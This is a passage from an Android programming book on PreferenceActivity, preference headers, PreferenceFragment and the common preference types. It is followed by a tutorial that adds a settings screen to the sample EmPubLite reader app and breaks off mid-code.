



*Figure 153: Android 4.0 PreferenceActivity, on Phone, Showing Second Preference Header*

On Android 1.x and 2.x, where preference headers do not exist, we will instead show all of the preferences in one long list:





*Figure 154: Android 2.3.3 PreferenceActivity*

## Defining Your Preferences

First, you need to tell Android what preferences you are trying to collect from the user.

To do this, you will need to add a `res/xml/` directory to your project, if one does not already exist. Then, for each preference header, you will want an XML file in `res/xml/` to contain the definition of the preferences you want to appear in that header.

The root element of this XML file will be `<PreferenceScreen>`, and it will contain child elements, one per preference.

For example, here is the second preference header's preferences, from `res/xml/preference2.xml`:

```
<PreferenceScreen xmlns:android="http://schemas.android.com/apk/res/android">

  <CheckBoxPreference
    android:key="checkbox2"
```

```
    android:summary="@string/pref5summary"
    android:title="@string/pref5title"/>

</PreferenceScreen>
```

There is a single `<CheckBoxPreference>` element inside the `<PreferenceScreen>`, allowing the user to toggle a boolean value via a `CheckBox` widget.

Each preference element has three attributes at minimum:

1. `android:key`, which is the key you use to look up the value in the `SharedPreferences` object via methods like `getInt()`
2. `android:title`, which is a few words identifying this preference to the user
3. `android:summary`, which is a short sentence explaining what the user is to supply for this preference

We will examine more preference elements later in this chapter.

## Defining Your Preference Headers

There is another XML resource you will need to define, one containing details about your preference headers. In this sample project, that is found in `res/xml/preference_headers.xml`:

```
<preference-headers xmlns:android="http://schemas.android.com/apk/res/android">

  <header

android:fragment="com.commonsware.android.preffragsbc.StockPreferenceFragment"
    android:summary="@string/header1summary"
    android:title="@string/header1title">
    <extra
      android:name="resource"
      android:value="preferences"/>
  </header>
  <header

android:fragment="com.commonsware.android.preffragsbc.StockPreferenceFragment"
    android:summary="@string/header2summary"
    android:title="@string/header2title">
    <extra
      android:name="resource"
      android:value="preferences2"/>
  </header>

</preference-headers>
```

Here, your root element is `<preference-headers>`, containing a series of `<header>` elements. Each `<header>` contains at least three attributes:

1. `android:fragment`, which identifies the Java class implementing the `PreferenceFragment` to use for this header, as is described in the next section
2. `android:title`, which is a few words identifying this header to the user
3. `android:summary`, which is a short sentence explaining what the user will find inside of this header

You can, if you wish, include one or more `<extra>` child elements inside the `<header>` element. These values will be put into the "arguments" `Bundle` that your `PreferenceFragment` can retrieve via `getArguments()`. In this sample code, each `<header>` has an `<extra>`, named `resource`, whose value is the base name of the XML file containing the preferences for that header — we will see what that is used for shortly.

## Creating Your PreferenceFragments

Preference XML, on API Level 11 and higher, is loaded by an implementation of `PreferenceFragment`. The mission of `PreferenceFragment` is to call `addPreferencesFromResource()` in `onCreate()`, supplying the resource ID of the preference XML to load for a particular preference header (e.g., `R.xml.preference2`).

There are two ways you can go about doing this. One is to create a dedicated `PreferenceFragment` subclass per preference header. The other is to create a single reusable `PreferenceFragment` implementation that can load up the preference XML for any preference header.

That is the approach we are using here in this sample application, via a stock `PreferenceFragment` implementation named, cunningly, `StockPreferenceFragment`:

```
package com.commonsware.android.preffragsbc;

import android.os.Bundle;
import android.preference.PreferenceFragment;

public class StockPreferenceFragment extends PreferenceFragment {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    int res=
        getActivity().getResources()
```

```
                        .getIdentifier(getArguments().getString("resource"),
                                       "xml",
                                       getActivity().getPackageName());

    addPreferencesFromResource(res);
  }
}
```

`StockPreferenceFragment` does what it is supposed to: call `addPreferencesFromResource()` in `onCreate()` with the resource ID of the preferences to load. However, rather than hard-coding a resource ID, as we normally would, we look it up at runtime.

The `<extra>` elements in our preference header XML supply the name of the preference XML to be loaded. We get that name via the arguments `Bundle` (`getArguments().getString("resource")`).

To look up a resource ID at runtime, we can use the `Resources` object, available from our activity via a call to `getResources()`. `Resources` has a method, `getIdentifier()`, that will return a resource ID given three pieces of information:

1. The base name of the resource (in our case, the value retrieved from the `<extra>` element)
2. The type of the resource (e.g., `"xml"`)
3. The package holding the resource (in our case, our own package, retrieved from our activity via `getPackageName()`)

Note that `getIdentifier()` uses reflection to find this value, and so there is some overhead in the process. Do not use `getIdentifier()` in a long loop – cache the value instead.

The net is that `StockPreferenceFragment` loads the preference XML described in the `<extra>` element, so we do not need to create separate `PreferenceFragment` implementations per preference header.

## Creating Your PreferenceActivity

In an ideal world, the Android Support package would have an implementation of `PreferenceActivity` that uses preference headers and supports older versions of Android. In an ideal world, authors of Android books would have great hair. Hence, it is not an ideal world.

This causes some difficulty, insofar as API Level 11's `PreferenceActivity` would really like to use preference headers, and previous API levels do not support them at all.

Hence, we have to get a bit creative in our own `PreferenceActivity`, here named `EditPreferences`:

```
package com.commonsware.android.preffragsbc;

import java.util.List;
import android.os.Build;
import android.os.Bundle;
import com.actionbarsherlock.app.SherlockPreferenceActivity;

public class EditPreferences extends SherlockPreferenceActivity {
  @SuppressWarnings("deprecation")
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if (Build.VERSION.SDK_INT<Build.VERSION_CODES.HONEYCOMB) {
      addPreferencesFromResource(R.xml.preferences);
      addPreferencesFromResource(R.xml.preferences2);
    }
  }

  @Override
  public void onBuildHeaders(List<Header> target) {
    loadHeadersFromResource(R.xml.preference_headers, target);
  }
}
```

Our `onCreate()` entry point is called no matter what version of Android we are running on. However, for API Level 11+, there is a different callback, `onBuildHeaders()`, that we use to supply the preference headers, via a call to `loadHeadersFromResource()`.

`onBuildHeaders()` will *only* be called on API Level 11 and higher. Hence, there is no danger in having that method exist on older devices — it will simply be ignored.

However, on older devices, we must arrange to set up the preferences some other way. The original way to define preferences for a `PreferenceActivity` was to call `addPreferencesFromResource()`, once for each preference XML file, identifying the preferences to load. Hence, we have a pair of `addPreferencesFromResource()` calls in `onCreate()` to load our preference XML.

However, we do *not* want to go through that code block if we are on API Level 11+, as we will wind up with duplicated preferences: one set from the `addPreferencesFromResource()` calls and one set from the `onBuildHeaders()` logic. Hence, we wrap the `addPreferencesFromResource()` calls in a version guard block. The `android.os.Build` class has an inner class named `VERSION`, which itself has a static data member named `SDK_INT`, which returns the API level that the device is running. We can compare this to `Build.VERSION_CODES.HONEYCOMB` to see if we are on API Level 11 or something older, and *only* use `addPreferencesFromResource()` if we are on older devices.

We will see this version guard block technique in greater detail in a later chapter.

But, the net result is that our `PreferenceActivity` loads up the preferences to show to the user, using the preference header style on API Level 11 and up, and using a single list of preferences on older versions of Android.

# Types of Preferences

There are a variety of subclasses of `Preference` in the Android SDK for use with `PreferenceActivity`. This section will outline the major ones as of Android 4.0.3.

## CheckBoxPreference and SwitchPreference

The sample application shown above has a pair of `CheckBoxPreference` elements, one per preference XML file. A `CheckBoxPreference` is an "inline" preference, in that the widget the user interacts with (in this case, a `CheckBox`) is part of the preference screen itself, rather than contained in a separate dialog.

`SwitchPreference` is functionally equivalent to `CheckBoxPreference`, insofar as both collect `boolean` values from the user. The difference is that `SwitchPreference` uses a `Switch` widget that the user slides left and right to toggle between "on" and "off" states.

## EditTextPreference

`EditTextPreference`, when tapped by the user, pops up a dialog that contains an `EditText` widget. You can configure this widget via attributes on the `<EditTextPreference>` element — in addition to standard preference attributes like `android:key`, you can include any attribute understood by `EditText`, such as `android:inputType`.

The value stored in the `SharedPreferences` is a string.

## RingtonePreference

`RingtonePreference` pops up a dialog with a list of ringtones installed on the device or emulator. However, note that the Android emulator does not come with any ringtones at the present time.

In addition to the standard preference attributes, you can include `android:showDefault`, indicating that the list should contain a "Default ringtone" option. If the user chooses this ringtone, they are effectively choosing the same ringtone that they have set up for incoming phone calls.

You can also use `android:showSilent`, which allows the user to choose a "Silence" pseudo-ringtone, to indicate not to play any ringtone.

For example, `res/xml/preferences.xml` from the sample project contains a `RingtonePreference`:

```
<RingtonePreference
  android:key="ringtone"
  android:showDefault="true"
  android:showSilent="true"
  android:summary="@string/pref2summary"
  android:title="@string/pref2title"/>
```

The value stored in the `SharedPreferences` is a string, specifically the string representation of a `Uri` pointing to a `ContentProvider` that can serve up the ringtone for playback. The use of `ContentProvider` will be covered in a later chapter, and playing back media like ringtones will be covered in another later chapter.

## ListPreference and MultiSelectListPreference

Visually, a `ListPreference` looks just like `RingtonePreference`, except that *you* control what goes into the list. You do this by specifying a pair of `string-array` resources in your preference XML.

String resources hold individual strings; string array resources hold a collection of strings. Typically, you will find string array resources in `res/values/arrays.xml` and related resource sets for translation. The `<string-array>` element has the `name` attribute to identify the resource, along with child `<item>` elements for the individual strings in the array.

For example, the sample application profiled in this chapter has a pair of string array resources in `res/values/arrays.xml`:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
  <string-array name="cities">
    <item>Philadelphia</item>
    <item>Pittsburgh</item>
    <item>Allentown/Bethlehem</item>
    <item>Erie</item>
    <item>Reading</item>
    <item>Scranton</item>
    <item>Lancaster</item>
    <item>Altoona</item>
    <item>Harrisburg</item>
  </string-array>
  <string-array name="airport_codes">
    <item>PHL</item>
    <item>PIT</item>
    <item>ABE</item>
    <item>ERI</item>
    <item>RDG</item>
    <item>AVP</item>
    <item>LNS</item>
    <item>AOO</item>
    <item>MDT</item>
  </string-array>
</resources>
```

One of these (`cities`) will be the values the user sees in the list, and is associated with our preference via the `android:entries` attribute. The other (`airport_codes`) will be the *corresponding* values stored in the `SharedPreferences` as a string, and is associated with our preference via the `android:entryValues` attribute:

```
  <ListPreference
    android:dialogTitle="@string/listdialogtitle"
    android:entries="@array/cities"
    android:entryValues="@array/airport_codes"
    android:key="list"
    android:summary="@string/pref4summary"
    android:title="@string/pref4title"/>
```

We also use `android:dialogTitle` to provide the caption for the dialog:





*Figure 155: ListPreference on Android 4.0.3*

When the user chooses a value (e.g., "Allentown/Bethlehem"), the corresponding value out of the other string array resource is stored in the `SharedPreferences` (e.g., "ABE").

`MultiSelectListPreference` works much the same way, except:

- The list contains checkboxes, not radio buttons
- The user can check multiple items
- The result is stored in a "string set" in the `SharedPreferences`, retrieved via `getStringSet()`
- It is only available on API Level 11 and higher

# Intents for Headers or Preferences

If you have the need to collect some preferences that are beyond what the standard preferences can handle, you have some choices.

One is to create a custom `Preference`. Extending `DialogPreference` to create your own `Preference` implementation is not especially hard. However, it does constrain you to something that can fit in a dialog.

Another option is to specify an `<intent>` element as a child of a `<header>` element. When the user taps on this header, your specified `Intent` is used with `startActivity()`, giving you a gateway to your own activity for collecting things that are beyond what the preference UI can handle. For example, you could have the following `<header>`:

```
<header android:icon="@drawable/something"
        android:title="Fancy Stuff"
        android:summary="Click here to transcend your
plane of existence">
  <intent android:action="com.commonsware.android.MY_CUSTOM_ACTION" />
</header>
```

Then, so long as you have an activity with an `<intent-filter>` specifying your desired action (`com.commonsware.android.MY_CUSTOM_ACTION`), that activity will get control when the user taps on the associated header.

# Tutorial #13 - Using Some Preferences

Now that we have the core reading functionality working, we can start to add other features for the user.

One common thing in Android applications is to collect preferences from the user, tailoring the way the app behaves. In the case of `EmPubLite`, we will initially track two preferences:

- Whether the user wants to return to the book on the same chapter (page in the `ViewPager`) that they were on when they last were reading the book
- Whether the user wants us to keep the screen on, so they do not have to keep tapping the screen to prevent Android's automatic sleep mode from kicking in

In this tutorial, we will collect and use these two preferences.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

# Step #1: Adding a StockPreferenceFragment

In the preceding chapter, we saw `StockPreferenceFragment`, which simply loads a `<PreferenceScreen>` bit of XML for us. This is simpler than rolling our own custom `PreferenceFragment` implementations, so let's use it.

If you wish to make this change using Eclipse's structured resource editor, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `StockPreferenceFragment` in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find `PreferenceFragment` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `StockPreferenceFragment` class.

Then, with `StockPreferenceFragment` open in the editor, paste in the following class definition:

```
package com.commonsware.empublite;

import android.annotation.TargetApi;
import android.os.Bundle;
import android.preference.PreferenceFragment;

@TargetApi(11)
public class StockPreferenceFragment extends PreferenceFragment {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    int res=getActivity()
              .getResources()
              .getIdentifier(getArguments().getString("resource"),
                             "xml",
                             getActivity().getPackageName());

    addPreferencesFromResource(res);
  }
}
```

### Outside of Eclipse

Create a `src/com/commonsware/empublite/StockPreferenceFragment.java` source file, with the content shown above.

## Step #2: Defining the Preference XML Files

We need two XML files to define what preferences we wish to collect. One will define the preference headers (the left column of the two-pane tablet preference UI). The other will define the preferences that we wish to collect for the one header we will define.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

### Eclipse

Double-click on the `res/values/strings.xml` file in your Package Explorer. Use the "Add..." button to define a new string resource, with a name of `prefdesc` and a value of `Settings for use of EmPubLite`. Then, use the "Add..." button again to define another string resource, with a name of `preftitle` and a value of `Display and Navigation`. Repeat the process with four more string resources:

- `lastpositionsummary` = `Save the last chapter you were viewing and open up on that chapter when re-opening the app`
- `lastpositiontitle` = `Save Last Position`
- `keepscreenon_summary` = `Keep the screen powered on while the reader is in the foreground`
- `keepscreenon_title` = `Keep Screen On`

Right-click over the `res/` folder, and choose New > Folder from the context menu. Fill in `xml` as the folder name, then click "Finish" to create the folder.

Right-click over the `xml/` folder, and choose New > File from the context menu. Fill in `preference_headers.xml` as the name, then click "Finish" to create the file. Switch to the `preference_headers.xml` sub-tab of the newly-opened editor and paste in the following:

```
<preference-headers xmlns:android="http://schemas.android.com/apk/res/android">
```

```
  <header
    android:fragment="com.commonsware.empublite.StockPreferenceFragment"
    android:summary="@string/prefdesc"
    android:title="@string/preftitle">
    <extra
      android:name="resource"
      android:value="pref_display"/>
  </header>

</preference-headers>
```

Note that while the code listing may show the root element wrapping onto a second line, it really should be all on one line.

Right-click over the `xml` folder, and choose New > File from the context menu. Fill in `pref_display.xml` as the name, then click "Finish" to create the file. Switch to the `pref_display.xml` sub-tab of the newly-opened editor and paste in the following:

```
<PreferenceScreen xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:empub="http://schemas.android.com/apk/res-auto">

  <CheckBoxPreference
    android:defaultValue="false"
    android:key="saveLastPosition"
    android:summary="@string/lastpositionsummary"
    android:title="@string/lastpositiontitle"/>
  <CheckBoxPreference
    android:defaultValue="false"
    android:key="keepScreenOn"
    android:summary="@string/keepscreenon_summary"
    android:title="@string/keepscreenon_title"/>

</PreferenceScreen>
```

Note that while the code listing may show the root element wrapping onto a second line, it really should be all on one line.

## Outside of Eclipse

Add six new `<string>` elements to `res/values/strings.xml`:

```
<string name="prefdesc">Settings for use of EmPubLite</string>
<string name="preftitle">Display and Navigation</string>
<string name="lastpositiontitle">Save Last Position</string>
<string name="lastpositionsummary">Save the last chapter you were viewing and
open up on that chapter when re-opening the app</string>
<string name="keepscreenon_summary">Keep the screen powered on while the reader
is in the foreground</string>
<string name="keepscreenon_title">Keep Screen On</string>
```

Then, create a `res/xml/` directory in your project. In there, create a `preference_headers.xml` file with the XML from the first code listing in the "Eclipse" section above. Also create a `pref_display.xml` file with the XML from the second code listing in the "Eclipse" section above.

# Step #3: Creating Our PreferenceActivity

We now need an implementation of `SherlockPreferenceActivity` to load our preference XML, using just `pref_display.xml` on pre-API Level 11 devices and using the full set of XML on API Level 11+ devices. We will use an implementation nearly identical to the one shown in the previous chapter.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `Preferences` in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find `SherlockPreferenceActivity` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `Preferences` class.

Then, with `Preferences` open in the editor, paste in the following class definition:

```
package com.commonsware.empublite;

import java.util.List;
import android.os.Build;
import android.os.Bundle;
import com.actionbarsherlock.app.SherlockPreferenceActivity;

public class Preferences extends SherlockPreferenceActivity {
  @SuppressWarnings("deprecation")
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    if (Build.VERSION.SDK_INT<Build.VERSION_CODES.HONEYCOMB) {
      addPreferencesFromResource(R.xml.pref_display);
    }
  }

  @Override
```

```
  public void onBuildHeaders(List<Header> target) {
    loadHeadersFromResource(R.xml.preference_headers, target);
  }
}
```

Eclipse will complain about `addPreferencesFromResource()` being deprecated – despite the fact that we are only using it on older Android API levels – if we do not have the `@SuppressWarnings("deprecation")` annotation on the `onCreate()` method.

Then, open up `AndroidManifest.xml` in Eclipse and switch to the "Application" sub-tab. Scroll down to the "Application Nodes" list and click the "Add..." button, choosing to add a new activity. Click the "Browse..." button next to "Name" and pick the `Preferences` class. Then save your changes (e.g., `<Ctrl>-<S>`).

### Outside of Eclipse

Create a `src/com/commonsware/empublite/Preferences.java` source file, with the content shown above.

Also, add the following element as a child of the `<application>` element in your `AndroidManifest.xml` file:

```
<activity android:name="Preferences">
</activity>
```

## Step #4: Adding To Our Action Bar

Of course, having this activity does us no good if we cannot start it up, so we need to add another hook to our action bar configuration for that.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

### Eclipse

Double-click on the `res/menu/options.xml` file in your project. Click the "Add..." button to add a new menu item. Give it the following details:

- Id of `@+id/settings`

- Title of `@string/settings` (using the "Browse..." button to define a new string, with a value of `Settings`)
- Icon of `@android:drawable/ic_menu_preferences`
- "Show as action" of `never`





*Figure 156: Settings Menu Item*

Use the "Up" and "Down" buttons to move this new menu item to be the first one in the list.

## Outside of Eclipse

Add the following XML element to `res/menu/options.xml` as the first child of the `<menu>` root element:

```
<item
  android:id="@+id/settings"
  android:icon="@android:drawable/ic_menu_preferences"
  android:showAsAction="never"
  android:title="@string/settings">
</item>
```

# Step #5: Launching the PreferenceActivity

The only thing yet needed to allow the user to get to the preferences is to add another `case` to the `switch()` statement in `onOptionsItemSelected()` of `EmPubLiteActivity`:

```
      case R.id.settings:
        startActivity(new Intent(this, Preferences.class));
        return(true);
```

Now, if you run this in an emulator or device, you will see the new option in the action bar overflow:





*Figure 157: EmPubLite, With Revised Action Bar*

Choosing the "Settings" option brings up the list of preference headings:





*Figure 158: Our Preference Headings*

Tapping on the "Display & Navigation" heading brings up our two preferences:





*Figure 159: Our Preferences*

On a tablet, we see the headings and the selected headings' worth of preferences at the same time:





*Figure 160: The Entire PreferenceActivity, On a Tablet*

# Step #6: Loading Our Preferences

Collecting those preferences is one thing. Actually *using* them requires yet more work.

Our first step is to load our `SharedPreferences` object. This will read the persisted preferences and make them available to us for examination (and, as we will see, modification). Any changes made to those preferences — say, from the `Preferences` activity — will be automatically reflected in the loaded `SharedPreferences`.

However, since the persisted preferences are *persisted* — meaning that they are stored in a file — we need to try to load them in the background. Our `ModelFragment` already has some load-the-data-in-the-background logic, so we can extend that to set up the `SharedPreferences`.

Open up `ModelFragment` and add two more data members to the class:

```
private SharedPreferences prefs=null;
private PrefsLoadTask prefsTask=null;
```

We will need to define that `PrefsLoadTask` as follows:

```
private class PrefsLoadTask extends AsyncTask<Context, Void, Void> {
  SharedPreferences localPrefs=null;

  @Override
  protected Void doInBackground(Context... ctxt) {
    localPrefs=PreferenceManager.getDefaultSharedPreferences(ctxt[0]);
    localPrefs.getAll();

    return(null);
  }

  @Override
  public void onPostExecute(Void arg0) {
    ModelFragment.this.prefs=localPrefs;
    ModelFragment.this.prefsTask=null;
    deliverModel();
  }
}
```

Here, we call `getDefaultSharedPreferences()` in `doInBackground()`. We also call `getAll()` on the `SharedPreferences` object, to make sure that it is fully loaded from disk, in case Android has an optimization that lazy-loads the preference data on first use. In `onPostExecute()`, we store the resulting `SharedPreferences` in a data member, clear our `prefsTask` data member (indicating that we are done with the load), and call `deliverModel()`.

The `deliverModel()` method will also need to be adjusted, to hand over the `SharedPreferences` to the `EmPubLiteActivity`:

```
synchronized private void deliverModel() {
  if (prefs != null && contents != null) {
    ((EmPubLiteActivity)getActivity()).setupPager(prefs, contents);
  }
  else {
    if (prefs == null && prefsTask == null) {
      prefsTask=new PrefsLoadTask();
      executeAsyncTask(prefsTask,
                       getActivity().getApplicationContext());
    }

    if (contents == null && contentsTask == null) {
      contentsTask=new ContentsLoadTask();
